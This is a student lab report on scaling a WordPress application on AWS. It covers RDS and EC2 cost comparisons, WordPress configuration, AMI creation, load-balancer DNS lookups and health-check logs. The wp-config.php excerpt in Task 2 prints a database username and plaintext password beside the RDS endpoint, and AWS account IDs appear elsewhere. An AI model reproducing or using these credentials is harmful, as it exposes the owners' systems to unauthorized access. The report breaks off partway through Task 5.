CLD Lab 02: App scaling on IaaS

Authors: Kevin Auberson and Léo Zmoos - L2GrR

Date: April 7, 2024

TASK 1: CREATE A DATABASE USING THE RELATIONAL DATABASE SERVICE (RDS)

> Copy the estimated monthly cost for the database and add it to your report.

RDS Pricing:

- db.t3.micro = $0.017/h
- gp2 storage = $0.115/GB-month

Monthly cost calculation:


- 20Gb gp2 storage = 20 * 0.115 = 2.3$
- db.t3.micro = 24 * 30 * 0.017 = 12.24$

Total monthly cost = 2.3 + 12.24 = 14.54$

> Compare the costs of your RDS instance to a continuously running EC2 instance of the same instance type to see how much AWS charges for the extra functionality.

RDS monthly cost = 14.54$

EC2 Pricing:



Instance name	On-Demand hourly rate	vCPU	Memory	Storage	Network performance
t3.micro	$0.0104	2	1 GiB	EBS Only	Up to 5 Gigabit

Instance total cost: 24 * 30 * 0.0104 = 7,488$

GP2 Storage: 0.10$ /GB-Month => total storage cost = 20 * 0.10 = 2$

EC2 total monthly cost = 7,488 + 2 = 9,488$

Difference between RDS and EC2: 14.54 - 9.488 = 5,052$

They charge an extra ~5$ for the extra functionnality.

> In a two-tier architecture the web application and the database are kept separate and run on different hosts. Imagine that for the second tier instead of using RDS to store the data you would create a virtual machine in EC2 and install and run yourself a database on it. If you were the Head of IT of a medium-size business, how would you argue in favor of using a database as a service instead of running your own database on an EC2 instance? How would you argue against it?

Arguments in favor of RDS:

RDS provides automatic backups and encryption, taking full responsibility for the database's configuration, management, maintenance, and security through AWS automation. This enables users to configure read replicas or set up synchronous replication across multiple AZs for improved performance and availability. While deploying a database in multiple AZs with multiple standbys can be time-consuming, it can be a huge time saver with RDS. However, time is money, and this solution is more expensive.

Arguments in favor of EC2 with DB engine

It gives more flexibility and granularity on various aspects of the system. For instance,users can choose a specific OS running a specific version, or they could use EBS RAID and stripping configurations for higher performance. EC2 would be the only solution if a user wants to run a DB engine in an older unsupported version, or if data access time and bandwidth are critical. It could also be a cheaper choice for test/dev DB environments that do not need to be in production.

In conclusion, the decision between RDS and EC2 with a DB engine heavily depends on the required flexibility of the database, the nature of the data stored, and the performance needed for the application.

> Copy the endpoint address of the database into the report.

grr-zmoos-wordpress-db.crsk2uw660uh.us-east-1.rds.amazonaws.com (http://grr-zmoos-wordpress-db.crsk2uw660uh.us-east-1.rds.amazonaws.com)

TASK 2: CONFIGURE THE WORDPRESS MASTER INSTANCE TO USE THE RDS DATABASE

> Copy the part of /var/www/html/wp-config.php that configures the database into the report.

```
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'grr-zmoos-wordpress-db' );

/** Database username */
define( 'DB_USER', 'admin' );

/** Database password */
define( 'DB_PASSWORD', 'dCU=U!dZjqB)2)-' );

/** Database hostname */
define( 'DB_HOST', 'grr-zmoos-wordpress-db.crsk2uw660uh.us-east-1.rds.amaz
```

TASK 3: CREATE A CUSTOM VIRTUAL MACHINE IMAGE

> Copy a screenshot of the AWS console showing the AMI parameters into the report.




Image summary for ami-02c679f55547ef32b


AMI ID ami-02c679f55547ef32b	Image type machine	Platform details Linux/UNIX	Root device type EBS
AMI name GrR_Zmoos_Wordpress	Owner account ID 851725581851	Architecture x86_64	Usage operation RunInstances
Root device name /dev/sda1	Status Available	Source 851725581851/ GrR_Zmoos_Wordpress	Virtualization type hvm
Boot mode -	State reason -	Creation date Tue Apr 02 2024 17:32:11 GMT+0200 (Central European Summer Time)	Kernel ID -
Description Wordpress connected to RDS database GrR_Zmoos_Wordpress.	Product codes -	RAM disk ID -	Deprecation time -
Last launched time -	Block devices /dev/sda1=snap-0d66c63e5ac6f394a:8:true:gp2 /dev/sdb=ephemeral0 /dev/sdc=ephemeral1		

AMI parameters

TASK 4: CREATE A LOAD BALANCER

> On your local machine resolve the DNS name of the load balancer into an IP address using the nslookup command (works on Linux, macOS and Windows). Write the DNS name and the resolved IP Address(es) into the report.


DNS Name: GrR-Zmoos-LoadBalancer-741345188.us-east-1.elb.amazonaws.com (http://GrR-Zmoos-LoadBalancer-741345188.us-east-1.elb.amazonaws.com)



```
Microsoft Windows [Version 10.0.19045.4170]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Dell>nslookup GrR-Zmoos-LoadBalancer-741345188.us-east-1.elb.amazonaws.com
Server:  fritz.box
Address:  fd00::de39:6fff:fe41:c1ad

Non-authoritative answer:
Name:    GrR-Zmoos-LoadBalancer-741345188.us-east-1.elb.amazonaws.com
Addresses:  18.207.31.87
          52.72.117.75


C:\Users\Dell>
```

Screenshot of the nslookup result

> In the Apache access log identify the health check accesses from the load balancer and copy some samples into the report.




```
172.31.11.220 - - [03/Apr/2024:18:03:06 +0000] "GET / HTTP/1.1" 200 3423 "-" "EL
B-HealthChecker/2.0"
172.31.29.116 - - [03/Apr/2024:18:03:15 +0000] "GET / HTTP/1.1" 200 3423 "-" "EL
B-HealthChecker/2.0"
172.31.11.220 - - [03/Apr/2024:18:03:16 +0000] "GET / HTTP/1.1" 200 3423 "-" "EL
B-HealthChecker/2.0"
172.31.29.116 - - [03/Apr/2024:18:03:25 +0000] "GET / HTTP/1.1" 200 3423 "-" "EL
B-HealthChecker/2.0"
172.31.11.220 - - [03/Apr/2024:18:03:26 +0000] "GET / HTTP/1.1" 200 3423 "-" "EL
B-HealthChecker/2.0"
172.31.29.116 - - [03/Apr/2024:18:03:35 +0000] "GET / HTTP/1.1" 200 3423 "-" "EL
B-HealthChecker/2.0"
172.31.11.220 - - [03/Apr/2024:18:03:36 +0000] "GET / HTTP/1.1" 200 3423 "-" "EL
B-HealthChecker/2.0"
172.31.29.116 - - [03/Apr/2024:18:03:45 +0000] "GET / HTTP/1.1" 200 3423 "-" "EL
B-HealthChecker/2.0"
172.31.11.220 - - [03/Apr/2024:18:03:46 +0000] "GET / HTTP/1.1" 200 3423 "-" "EL
B-HealthChecker/2.0"
172.31.29.116 - - [03/Apr/2024:18:03:55 +0000] "GET / HTTP/1.1" 200 3423 "-" "EL
B-HealthChecker/2.0"
172.31.11.220 - - [03/Apr/2024:18:03:56 +0000] "GET / HTTP/1.1" 200 3423 "-" "EL
B-HealthChecker/2.0"
172.31.29.116 - - [03/Apr/2024:18:04:05 +0000] "GET / HTTP/1.1" 200 3423 "-" "EL
B-HealthChecker/2.0"
172.31.11.220 - - [03/Apr/2024:18:04:06 +0000] "GET / HTTP/1.1" 200 3423 "-" "EL
B-HealthChecker/2.0"
```

Log with HealthChecker

TASK 5: LAUNCH A SECOND INSTANCE FROM THE CUSTOM IMAGE

> Using the custom virtual machine image you created earlier launch a second instance.


EC2 > Instances > Launch an instance

Launch an instance Info


Amazon EC2 allows you to create virtual machines, or instances, that run on the AWS Cloud. Quickly get started by following the simple steps below.

Name and tags Info

Name: GrR_Auberson_Image

Add additional tags

First, we choose a name for the instance.


▼ Application and OS Images (Amazon Machine Image) Info

An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. Search or Browse for AMIs if you don't see what you are looking for below

Search our full catalog including 1000s of application and OS images

Recents | My AMIs | Quick Start

● Owned by me ○ Shared with me

Browse more AMIs
Including AMIs from AWS, Marketplace and the Community

Amazon Machine Image (AMI)


GrR_Auberson_Wordpress
ami-0c97c41f245bd6816
2024-04-08T14:05:55.000Z Virtualization: hvm ENA enabled: true Root device type: ebs

Description

Wordpress connected to RDS database GrR-Auberson-Wordpress-DB

Architecture	AMI ID
x86_64	ami-0c97c41f245bd6816

Then, the OS Images in this case the image we generate at Task 4.


▼ Instance type Info | Get advice

Instance type

t2.micro Free tier eligible
Family: t2 1 vCPU 1 GiB Memory Current generation: true
On-Demand Windows base pricing: 0.0162 USD per Hour
On-Demand SUSE base pricing: 0.0116 USD per Hour
On-Demand RHEL base pricing: 0.0716 USD per Hour
On-Demand Linux base pricing: 0.0116 USD per Hour

All generations

Compare instance types

Additional costs apply for AMIs with pre-installed software

▼ Key pair (login) Info

